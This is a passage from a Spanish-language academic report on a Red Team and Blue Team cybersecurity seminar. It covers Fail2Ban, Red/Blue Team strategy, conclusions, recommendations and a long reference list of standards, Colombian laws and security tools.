- Soporte para VLANs, DHCP, DNS y más: pfSense puede actuar como servidor DHCP, reenviador DNS, gestionar múltiples VLANs y más, sin necesidad de software adicional.

Fail2Ban

Tipo: Software (open source)

Fail2Ban (Github, 2025) es una herramienta de seguridad que monitorea los archivos de registro (logs) del sistema en tiempo real para detectar comportamientos sospechosos o maliciosos (como múltiples intentos fallidos de inicio de sesión, fuerza bruta SSH, escaneos de puertos, etc.). Cuando detecta un patrón malicioso, activa reglas de firewall (como iptables) para bloquear automáticamente la IP ofensiva durante un tiempo configurable o de forma permanente.

- Permite contener ataques en el momento en que ocurren, sin intervención manual.

- Reduce significativamente el riesgo de ataques automatizados y bots.
- Es altamente configurable para múltiples servicios: SSH, FTP, Apache, Postfix, Nginx, etc.
- Se integra muy bien con iptables, reforzando así la capa de firewall que ya estás utilizando.
- Ligero y fácil de instalar en distribuciones Linux.
- Se puede ampliar con filtros personalizados para nuevos servicios.
- Compatible con firewalls como nftables y firewall.

Estrategias de Red Team y Blue Team

El desarrollo de ejercicios prácticos orientados al trabajo de Red Team y Blue Team **(Diogenes & Ozkaya, 2018, p. 16)** permitió identificar características muy importantes en la formulación de estrategias de ciberseguridad aplicables a infraestructuras reales. A partir de la simulación realizada, se evidenció la importancia de entender a profundidad las vulnerabilidades técnicas que afectan los sistemas operativos comúnmente desplegados en entornos corporativos. Con este tipo de análisis, hecho desde una perspectiva ofensiva del Red Team, se demuestra el impacto real que puede tener una brecha de seguridad no corregida, sino también visualizar la facilidad con la que un atacante puede obtener privilegios elevados si no existen controles adecuados de mitigación. Desde la visión defensiva del Blue Team planteó un abordaje estructurado de la respuesta a incidentes, tomando como referencia el modelo NIST SP 800-61 Rev. 3. Asimismo, se destacó el rol de herramientas como SIEM, firewalls y mecanismos de bloqueo dinámico, las cuales pueden ser fundamentales para evitar la escalada del ataque y minimizar su propagación dentro de la red. Así mismo el análisis del tráfico de red y los registros del sistema son una fuente valiosa de inteligencia para comprender el comportamiento malicioso y responder de manera eficaz.

Uno de los aspectos más significativos identificados fue el valor del trabajo coordinado entre equipos ofensivos y defensivos. Mientras el Red Team revela fallos que podrían pasar desapercibidos en auditorías tradicionales, el Blue Team permite evaluar la capacidad real de contención, respuesta y resiliencia ante incidentes. Esta dualidad fomenta una visión holística de la seguridad informática, en la que no solo se reacciona ante amenazas, sino que se anticipan y mitigan de forma proactiva.

Adicionalmente, se reconoció que las vulnerabilidades no pueden ser analizadas de forma aislada, ya que están ligadas a variables organizacionales, como son: la falta de políticas de actualización, la carencia de planes de respuesta, o la escasa concienciación del personal **(Bulai et al., 2019, p. 38)**. En muchos casos, los incidentes de seguridad no son causados por una falla técnica solamente, sino por una combinación de factores humanos, procedimentales y tecnológicos. Por eso una estrategia de ciberseguridad robusta no puede depender únicamente del despliegue de herramientas automatizadas o de configuraciones técnicas puntuales, sino que debe articularse con una cultura organizacional orientada a la prevención, la gestión del riesgo y la mejora continua.

En este contexto, se hace indispensable el diseño de planes de formación y sensibilización para todos los actores involucrados, desde el personal operativo hasta los niveles directivos, garantizando así que las decisiones tecnológicas vayan acompañadas de una comprensión clara de las amenazas y sus posibles impactos. De igual forma, se resalta también, que la ausencia de procedimientos formalizados para la respuesta ante incidentes limita la capacidad de reacción ante situaciones críticas, lo cual puede agravar las consecuencias de una brecha de seguridad. Por tanto, el análisis integral de las vulnerabilidades debe contemplar no solo el aspecto técnico, sino también el organizacional, legal y estratégico.

Este enfoque holístico se traduce en la necesidad de adoptar modelos de gobernanza en ciberseguridad que integren los aportes tanto del Red Team como del Blue Team, permitiendo una evaluación constante del estado de seguridad de la organización desde una perspectiva realista y dinámica. Solo así es posible construir infraestructuras resilientes, capaces de adaptarse a un entorno de amenazas en constante evolución y de enfrentar de manera efectiva los desafíos actuales en materia de protección de la información y continuidad del negocio.

Conclusiones

El desarrollo de las cinco etapas del Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team permite una comprensión integral del papel que desempeñan los equipos ofensivos y defensivos en la protección de infraestructuras tecnológicas. Desde el análisis normativo y ético hasta la ejecución práctica de ejercicios de ataque y defensa, se logra interiorizar que la ciberseguridad no puede ser concebida únicamente como una función técnica, sino como un proceso estratégico que requiere planificación, coordinación y mejora continua.

Las actividades ofensivas demuestran que el Red Team, mediante metodologías de pentesting estructuradas y el uso de herramientas especializadas como Metasploit y Nmap, es capaz de simular ataques reales y revelar debilidades críticas en sistemas aparentemente seguros. Esta capacidad diagnóstica no solo permite detectar vulnerabilidades, sino también anticiparse a vectores de ataque que podrían ser explotados por actores maliciosos con fines destructivos o delictivos. Del otro lado, el Blue Team desempeña una función vital al contener las amenazas, restaurar servicios y aplicar controles correctivos que refuercen la postura de seguridad organizacional. Esta labor requiere conocimientos técnicos sólidos, pero también habilidades analíticas, capacidad de respuesta y uso de tecnologías como los sistemas SIEM, firewalls y herramientas de contención como Fail2Ban o pfSense.

Desde un enfoque de ciberseguridad integral, se concluye que el verdadero fortalecimiento de una organización no solo depende de contar con herramientas o talentos aislados, sino de consolidar un ecosistema donde ambos equipos cooperen estratégicamente, compartan inteligencia y ajusten sus prácticas con base en la retroalimentación constante.

La adopción de marcos de gestión del riesgo, regulaciones vigentes y buenas prácticas internacionales por parte de las organizaciones, resulta esencial, entendiendo que la seguridad no es un estado, sino un proceso dinámico.

Se resalta la necesidad de fomentar una cultura organizacional centrada en la seguridad de la información, entendida no solo como un conjunto de controles técnicos, sino como un compromiso transversal que garantice la **confidencialidad**, la **integridad**, la **disponibilidad** y la **autenticidad** de los activos digitales. Estos pilares fundamentales deben ser sostenidos mediante la formación continua del personal, la concienciación sobre riesgos emergentes, y el respaldo activo de la alta dirección. Solo así se podrán construir entornos resilientes y preparados frente al panorama cada vez más complejo y dinámico de amenazas cibernéticas.

Recomendaciones

En primer lugar, se sugiere la adopción de un enfoque proactivo en la gestión de riesgos, que no se limite a reaccionar ante incidentes ya ocurridos, sino que anticipe escenarios de amenaza mediante simulaciones controladas, pruebas de penetración periódicas y ejercicios de Red Team. Esta práctica permite identificar debilidades ocultas en los sistemas, evaluar la eficacia de los controles existentes y priorizar acciones correctivas con base en el nivel de exposición real.

Desde la perspectiva del Blue Team, se recomienda establecer un sistema continuo de monitoreo, basado en tecnologías como los SIEM (Security Information and Event Management), que permitan detectar patrones anómalos, correlacionar eventos de seguridad y generar alertas tempranas ante comportamientos sospechosos. Este monitoreo debe complementarse con la segmentación de redes, el endurecimiento de servicios, la gestión de parches y actualizaciones, así como la implementación de políticas de acceso mínimo necesario y autenticación multifactor.

Otra recomendación clave es la estandarización de procedimientos operativos para la respuesta a incidentes, incluyendo guías de actuación, roles y responsabilidades, protocolos de comunicación y mecanismos de reporte. Estos procedimientos deben actualizarse periódicamente y probarse mediante simulacros para asegurar su eficacia en situaciones reales.

Se enfatiza la importancia de la formación continua del personal, tanto técnico como administrativo, en temas de ciberseguridad. La concienciación de los usuarios, la capacitación en buenas prácticas y el fomento de una cultura de seguridad son elementos esenciales para reducir el factor de riesgo humano, que sigue siendo uno de los vectores más explotados por los atacantes. Haciendo uso de este tipo de estrategia multidimensional, que combine herramientas,

procedimientos y cultura organizacional, es posible construir defensas resilientes frente al ecosistema actual de amenazas.

Referencias

¿Qué es el movimiento lateral? (2025). Cloudflare : https://www.cloudflare.com/es-es/learning/security/glossary/what-is-lateral-movement/

ACL. (2025). Fortinet: https://www.fortinet.com/lat/resources/cyberglossary/network-access-control-list

AppLocker. (2024). https://learn.microsoft.com/es-es/windows/security/application-security/application-control/app-control-for-business/applocker/applocker-overview

Brafford, H. R. (2021). *Preventing Malicious Insider Threat Using Non-Disclosure Agreements.* Proquest: https://search.proquest.com/openview/9124d3b3f807ebd45ed2f578e2128131/1?pq-origsite=gscholar&cbl=18750&diss=y

Bulai, R., Țurcanu, D., & Ciorbă, D. (2019). Education in Cybersecurity. *Technical University of Moldova*, 33-44. https://doi.org/https://doi.org/10.24989/ocg.v335.2

Cancilleria. (12 de mayo de 2022). *Segundo Protocolo Adicional al Convenio sobre Ciberdelincuencia (Convenio de Budapest)*. https://www.cancilleria.gov.co/newsroom/news/colombia-ratifica-su-compromiso-lucha-ciberdelincuencia#:~:text=En%20el%20Hemiciclo%20del%20Palacio,la%20divulgaci%C3%B3n%20de%20pruebas%20electr%C3%B3nicas.

CCS Learning Academy. (2023). ¿Qué es la persistencia en ciberseguridad? Definición, técnicas y ejemplos: https://www.ccslearningacademy.com/what-is-persistence-in-cybersecurity/

CIS. (2025). *Center for Internet security*. https://www.cisecurity.org/about-us

Cloudflare. (2025). ¿Qué es la ejecución remota de código?: https://www.cloudflare.com/es-es/learning/security/what-is-remote-code-execution/

Código Civil Colombiano. (2000). Portal CVC: https://www.cvc.gov.co/sites/default/files/2018-10/Codigo%20Civil%20Colombiano.pdf

Codigo de Etica. (2003). Copnia: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Código Sustantivo del Trabajo. (2025). Suin: https://www.suin-juriscol.gov.co/viewdocument.asp?ruta=codigo/30019323

Congreso, d. (5 de enero de 2009). *Ley 1273 del 2009*. Funcion Publica: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Congreso, d. (6 de marzo de 2014). *LEY 1712 DE 2014*. Funcion Publica: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

Congreso, d. l. (2017 de octubre de 2012). *Ley 1581 de 2012*. Funcion Publica: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

CONPES 3854 de 2016. (2016). Departamento Nacional de Planeacion: https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3854.pdf

CSIRT. (2024). Guía Para la Gestión y Clasificación de Incidentes de Ciberseguridad: https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

CVE. (2025). https://www.cve.org/SiteSearch#gsc.tab=0

CVE-2017-0143. (2017). Required CVE Record Information: https://www.cve.org/CVERecord?id=CVE-2017-0143

Definicion SIEM. (2025). Microsoft: https://www.microsoft.com/es-co/security/business/security-101/what-is-siem#:~:text=Preguntas%20m%C3%A1s%20frecuentes-,Definici%C3%B3n%20de%20SIEM,afecten%20las%20operaciones%20del%20negocio.

Diogenes, Y., & Ozkaya, E. (2018). *Cybersecurity-attack and defense strategies: Infrastructure security with red team and blue team tactics.* Birmingham - Mumbai: Packt Publishing Ltd. https://books.google.es/books?hl=es&lr=&id=pyZKDwAAQBAJ&oi=fnd&pg=PP1&dq=blue+team+and+red+team&ots=VtFqCQzD56&sig=uAixRwCle2Id695DM3P81aTYBh8

Documentation Metasploit. (2025). Metasploit: https://docs.metasploit.com/

Documentation W3af. (2025). W3af: https://docs.w3af.org/en/latest/

Event Viewer. (2019). https://learn.microsoft.com/es-es/shows/inside/event-viewer

Exploit/DB. (2025). Exploits: https://www.exploit-db.com/

Función Pública. (1991). Constitución Politica de la Republica de Colombia: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=4125

GDPR. (2025). Intersoft Consulting: https://gdpr-info.eu/

Github. (2025). *Fail2Ban*. https://github.com/fail2ban/fail2ban

Guía 21 - Gestión de Incidentes. (2016). Mintic: https://gobiernodigital.mintic.gov.co/portal/Categor-as/Seguridad-y-Privacidad-de-la-Informacion/150509:Guia-21-Gestion-de-Incidentes

IBM. (2025). *¿Qué son los puntos de referencia de CIS?* IBM: https://www.ibm.com/mx-es/topics/cis-benchmarks#:~:text=Los%20puntos%20de%20referencia%20de%20CIS%20son%20una%20recopilaci%C3%B3n%20de,puntos%20de%20referencia%20de%20CIS.

IBM. (2025). *Configuring IPtables*. IBM: https://www.ibm.com/docs/en/dsm?topic=iptables-configuring

Isecom. (2010). OSSTMM 3: https://www.isecom.org/OSSTMM.3.pdf

Kali. (25). Downloads: https://www.kali.org/get-kali/#kali-installer-images

Kaspersky. (2025). Qué es una filtración de datos y cómo prevenirla: https://latam.kaspersky.com/resource-center/definitions/data-breach?srsltid=AfmBOooeFMLBK4didp1uDVbJdBxym7JJy0UOh3OGaduDbPPKhiEGBXAJ

Ley 1581 de 2012. (2012). Funcion Publica: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Ley 599 del 2000. (2000). Funcion publica: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388

Metasploit. (2024). Documentation: https://docs.metasploit.com/

Microsoft. (2020). *Finalización del soporte de Windows 10, Windows 8.1 y Windows*. https://www.microsoft.com/es-es/windows/end-of-support

Microsoft Learn. (2025). Alertas de persistencia y escalado de privilegios: https://learn.microsoft.com/es-es/defender-for-identity/persistence-privilege-escalation-alerts

Mintic. (2024). *Resolucion 2238 de 2024*. Mintic: https://www.mintic.gov.co/portal/715/articles-2627_Resolucion_2238_de_2024.pdf

Mintic. (24 de junio de 2024). *Resolución 2239 de 2024*. Mintic: https://www.mintic.gov.co/portal/inicio/Secciones-auxiliares/Politicas/2627:Politicas-de-Privacidad-y-Condiciones-de-Uso

Moreno, D. A. (2018). *Tipos de mecanismos para la protección de los servicios informáticos y sus modelos de seguridad.* Repositorio Universidad Piloto de Colombia: https://repository.unipiloto.edu.co/handle/20.500.12277/4928

Netgate. (2025). *pfSense Documentation*. Netgate: https://docs.netgate.com/pfsense/en/latest/?_gl=1*9b2b32*_gcl_au*MTM0NDExOTMwNC4xNzQ3NTAyMDg1*_ga*OTA3MTc2NDY1LjE3NDc1MDIwODY.*_ga_TM99KBGXCB*czE3NDc1MDIwODUkbzEkZzEkdDE3NDc1MDIyOTckajYwJGwwJGgxNDMyNDk1NjQ2JGQ4Wk0xYmgyOU96MHU3WmpFWUpvMkJla0t6bklLU2hYOHln

NIST. (2023). NIST SP 800-53 Rev. 5: https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final

NIST SP 800-61 Rev. 3. (2025). Incident Response Recommendations and Considerations for Cybersecurity Risk Management: A CSF 2.0 Community Profile: https://csrc.nist.gov/pubs/sp/800/61/r3/final

Nmap. (2025). Nmap Reference Guide: https://nmap.org/book/man.html

Nmap.org. (2024). *Nmap Reference Guide*. https://nmap.org/book/man.html

NTC-ISO-IEC 27035-1:2023. (2023). E-collection/Icontec: https://ecollection-icontec-org.bibliotecavirtual.unad.edu.co/normavw.aspx?ID=106644

OSSEC. (2025). https://www.ossec.net/docs/

OWASP. (2020). Wen Security testing Guide v.4.2: https://owasp.org/www-project-web-security-testing-guide/v42/

Pentest standard. (2014). PTES Techinical Guidelines: http://www.pentest-standard.org/index.php/Main_Page

PortSwigger. (2025). Burp Suite Commnity Edition: https://portswigger.net/burp/communitydownload

Presidencia. (13 de mayo de 2014). *Decreto 886 de 2014*. Funcion Publica: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=57338

Process Explorer v17.06. (2024). Microsoft Learn: https://learn.microsoft.com/es-es/sysinternals/downloads/process-explorer

Reportar un Incidente. (2025). Colcert: https://www.colcert.gov.co/800/w3-article-198656.html

Scarfone , K., Souppaya , M., Cody , A., & Orebaugh , A. (2008). *NIST.* Nist 800-115: https://doi.org/10.6028/NIST.SP.800-115

Shodan. (2025). https://www.shodan.io/

SRP. (2023). Microsoft Lean: https://learn.microsoft.com/es-es/windows-server/identity/software-restriction-policies/software-restriction-policies

Sysmon v15.15. (2024). https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon

The Harvester. (2025). Documentation: https://www.kali.org/tools/theharvester/

Trujillo, M. N., Morales, D. A., Taipe, J. F., & Pallo, P. A. (2024). Estrategias de Auditoría en ciberseguridad y su importancia en las empresas una revisión bibliográfic. *Journal Scientific MQRInvestigar, 8*(2), 3889-3913. https://doi.org/2588–0659

Vargas Ramos, G. D. (2021). Modelo de Gestión de Incidentes Informáticos para Equipos de Respuesta - CSIRT. *INF-FCPN-PGI Revista PGI*, 82-85. Modelo de Gestión de Incidentes Informáticos para Equipos de Respuesta - CSIRT: https://ojs.umsa.bo/ojs/index.php/inf_fcpn_pgi/article/view/55

VLAN. (2021). IBM: https://www.ibm.com/docs/es/aix/7.1?topic=cards-virtual-local-area-networks

Vpn unlimited. (2025). Granularidad: https://www.vpnunlimited.com/es/help/cybersecurity/granularity?srsltid=AfmBOorYUpJ4AWIo-h7dPQ3lxbOGFE49fLbM8CbjgtaMNmn25iB0B41s

Wang, S., Li, Y., & Chen, F. (2024). Optimizing Blue Team Strategies with Reinforcement Learning for Enhanced Ransomware Defense Simulations. *Authorea.com*, 9. Defense Simulations

Wazuh. (2025). Documentation: https://documentation.wazuh.com/current/index.html

Whois. (2025). https://www.whois.com/whois/

Wireshark. (2024). https://www.wireshark.org/docs/

Zap Proxy. (2025). Getting Started: https://www.zaproxy.org/getting-started/

Zuluaga Mateus, A. D. (2017). Hacking Ético Basado en la Metodología Abierta De Testeo de Seguridad – Osstmm, Aplicado a la Rama Judicial, Seccional Armenia. Armenia, Colombia. https://repository.unad.edu.co/handle/10596/17410